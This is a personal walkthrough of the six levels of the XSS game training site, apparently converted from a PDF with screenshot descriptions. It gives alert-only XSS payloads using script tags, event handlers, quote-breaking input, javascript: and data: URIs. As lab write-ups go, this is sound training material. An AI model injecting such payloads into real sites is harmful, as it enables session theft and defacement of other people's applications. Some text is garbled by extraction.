

# XSS-Game lab

---

Roger Ramirez Espejo. Software developer, architect and enthusiast.

## Table of contents

- [XSS-Game lab](#)
  - [Table of contents](#)
  - [Introduction](#)
  - [Level 1.](#)
  - [Level 2.](#)
  - [Level 3](#)
  - [Level 4](#)
  - [Level 5](#)
  - [Level 6](#)
  - [Game completed](#)


## Introduction

This document contains my solutions to the levels of the XSS game <https://xss-game.appspot.com>

## Level 1.

The field was vulnerable to `<script>` tag:

```
<script>alert("roger")</script>
```




The screenshot shows the XSS game interface. At the top, a dark purple alert box from `xss-game.appspot.com` displays the message: "Congratulations, you executed an alert: roger. You can now advance to the next level." with an "OK" button. The background is dark with a grid pattern. Text on the left reads: "This level input", "Interact", and "make it execute JavaScript of your choosing. You can take actions inside the vulnerable window or directly edit its URL bar." On the right, it says: "ing where user escaping." and "find a way to".

### Mission Objective

Inject a script to pop up a JavaScript `alert()` in the frame below.

Once you show the alert you will be able to advance to the next level.

### Your Target



The browser window shows the URL: `https://xss-game.appspot.com/level1/frame?query=<script>alert('roger')</script>` and a "Go" button. The page content displays the logo "FourOrFour" and the message: "Sorry, no results were found for . [Try again.](#)"

Target code ([toggle](#))

Hints 0/3 ([show](#))

## Level 2.

`Script` tag can't be used anymore reason why I created a comment with a link, injecting the `alert` in the `onclick` event:

```
<a href="url" onclick="alert('roger')">link text</a>
```

The screenshot shows a web browser window with a dark theme. At the top, there's a navigation bar with 'Overwatch' and 'Stuff' folders, and social media links for LinkedIn, Twitter, and a mail icon. A modal alert box is centered on the screen, titled 'xss-game.appspot.com says'. The text inside the alert reads: 'Congratulations, you executed an alert: roger. You can now advance to the next level.' with an 'OK' button. The background page has a large '[2/6]' in the top left and a 'key' logo in the top right. The main content area has a dark background with white text. It starts with a paragraph about web applications and client-side databases. Below that is a section titled 'Mission Objective' which instructs the user to inject a script to pop up an `alert()` in the context of the application. A note mentions that the application saves posts, so sneaking in code to execute the alert will solve the level every time it's reloaded. A green button labeled 'Advance to next level >>' is positioned below the note. Underneath is a section titled 'Your Target' which shows a browser window titled 'I am vulnerable'. This window displays a URL bar with '[object Object]' and a 'Go' button. Below the URL bar is a chat interface with a message from 'You' dated 'Wed Apr 21 2021 20:04:45 GMT-0500 (Colombia Standard Time)' containing a purple link labeled 'link text'. Below the chat is a text input field. At the bottom of the browser window, there are two sections, each with the text 'Target code (toggle)' and 'Hints 0/3 (show)'. The entire page is framed by a dark border.

Overwatch Stuff

xss-game.appspot.com says

Congratulations, you executed an alert:  
roger

You can now advance to the next level.

OK

[2/6]

key

Web applicat... increasingly,  
client-side databases and later display it to users. No matter where such  
user-controlled data comes from, it should be handled carefully.

This level shows how easily XSS bugs can be introduced in complex apps.

### Mission Objective

Inject a script to pop up an `alert()` in the context of the application.

Note: the application saves your posts so if you sneak in code to execute the alert, this level will be solved every time you reload it.

Advance to next level >>

### Your Target

I am vulnerable

URL [object Object] Go

You  
Wed Apr 21 2021 20:04:45 GMT-0500 (Colombia Standard Time)  
[link text](#)

Target code (toggle)  
Hints 0/3 (show)

Target code (toggle)  
Hints 0/3 (show)

## Level 3

Every time I clicked in a tab the following error appeared:

```
Uncaught TypeError: urlbar is null  
updateURLBar https://xss-game.appspot.com/static/game.js:45  
<anonymous> https://xss-game.appspot.com/static/game.js:40
```

The game's hint suggested the usage of `window.location` reason why I injected the alert into the `onerror` event:

```
https://xss-game.appspot.com/level3/frame#3' onerror="alert('roger')"
```

Overwatch

Stuff

xss-game.appspot.com says

Congratulations, you executed an alert:

roger

You can now advance to the next level.

OK

As before, inject a script to pop up a javascript `alert()` in the app.

Since you can't enter your payload anywhere in the application, you will have to manually edit the address in the URL bar below.

Advance to next level >>

## Your Target

I am vulnerable

URL  Go

cloudiddly Take a tour of our cloud data center.

Image 1 Image 2 Image 3

Image 1

## Target code (toggle)

## Hints 4/4 (show)

1. To locate the cause of the bug, review the JavaScript to see where it handles user-supplied input.
2. Data in the **window.location** object can be influenced by an attacker.
3. When you've identified the injection point, think about what you need to do to sneak in a new HTML element.
4. As before, using `<script> ...` as a payload won't work because the browser won't execute scripts added after the page has loaded.

## Level 4

This was really tricky, the timer is being injected in the line 21 of the file `timer.html`:

```

```

Then what I did is to inject two lines of code, first line injecting the number 33 and then ; with the alert completing the next part of the second line as follows:

```
33');alert('roger
```

The screenshot shows a web browser window with a dark theme. At the top, there's a navigation bar with links to 'verwatch', 'Stuff', 'LinkedIn', and 'Twitter'. Below this, a large alert box from 'xss-game.appspot.com' is displayed, stating: 'Congratulations, you executed an alert: roger. You can now advance to the next level.' with an 'OK' button. The main content area has a 'Mission Objective' section that reads: 'Inject a script to pop up a JavaScript alert() in the application.' Below this is a 'Your Target' section. A browser window is shown with the URL 'https://xss-game.appspot.com/level4/frame?timer=33');alert('roger' and a 'Go' button. The page content below the browser window shows the word 'timemer' in a stylized font, a loading spinner, and the text 'Your timer will execute in 33');alert('roger seconds.' At the bottom, there are links for 'Target code (toggle)' and 'Hints 0/3 (show)'.

verwatch Stuff LinkedIn Twitter

**xss-game.appspot.com says**

Congratulations, you executed an alert:

roger

You can now advance to the next level.

OK

Every bit of of the page in which it will appear. This level shows why.

### Mission Objective

Inject a script to pop up a JavaScript `alert()` in the application.

### Your Target

I am vulnerable

URL  Go

**timemer**

Your timer will execute in 33');alert('roger seconds.

Target code ([toggle](#))

Hints 0/3 ([show](#))

## Level 5

The only way to solve this is to manage to pass javascript to the `next` parameter. Since I didn't know how to do that thanks to this [Reference](#) I could send the value `javascript:alert("roger")` I sent the value encoded but probably was not needed:

```
https://xss-game.appspot.com/level5/frame/signup?  
next=javascript%3Aalert%28%27roger%27%29
```

xss-game.appspot.com says

Congratulations, you executed an alert:

roger

You can now advance to the next level.

OK

Advance to next level >>

## Your Target

I am vulnerable

URL

# Groovy

Reader 2.0

Enter email:

[Next >>](#)

## Target code (toggle)

```
3 path = os.path.join(os.path.dirname(__file__), filename)
4 self.response.out.write(template.render(path, context))
5
6 def get(self):
7     # Disable the reflected XSS filter for demonstration purposes
8     self.response.headers.add_header("X-XSS-Protection", "0")
9
10    # Route the request to the appropriate template
11    if "signup" in self.request.path:
12        self.render_template('signup.html',
13                            {'next': self.request.get('next')})
14    elif "confirm" in self.request.path:
15        self.render_template('confirm.html',
16                            {'next': self.request.get('next', 'welcome')})
17    else:
18        self.render_template('welcome.html', {})
19
20    return
21
22 application = webapp.WSGIApplication([ ('.*', MainPage), ], debug=False)
```



Thanks to the [URI data scheme](#) I could send the javascript alert by using the data scheme `data:javascript,alert('roger')`, as follows:

```
https://xss-game.appspot.com/level6/frame#data:javascript,alert('roger')
```

## [6/6] Level 6: Follow the

### Mission Description

Complex web applications sometimes have the capability to dynamically load JavaScript libraries based on the value of their URL parameters or part of **location.hash**.

This is very tricky to get right -- allowing user input to influence the URL when loading scripts or other potentially dangerous types of data such as **XMLHttpRequest** often leads to serious vulnerabilities.

### Mission Objective

Congratulations, you executed an alert:


roger

You can now advance to the next level.

OK

Find a way to make the application request an external file which will cause it to execute an alert().

### Your Target




Target code ([toggle](#))

Hints 0/4 ([show](#))

## Game completed

# Congratulations!



You have successfully completed the game!

How did you like the game overall?

How about the difficulty?

While breaking things is fun, it is also important to know how to prevent XSS. For a gentle introduction to the topic of XSS, take a look at our [documentation](#).

Thanks for playing!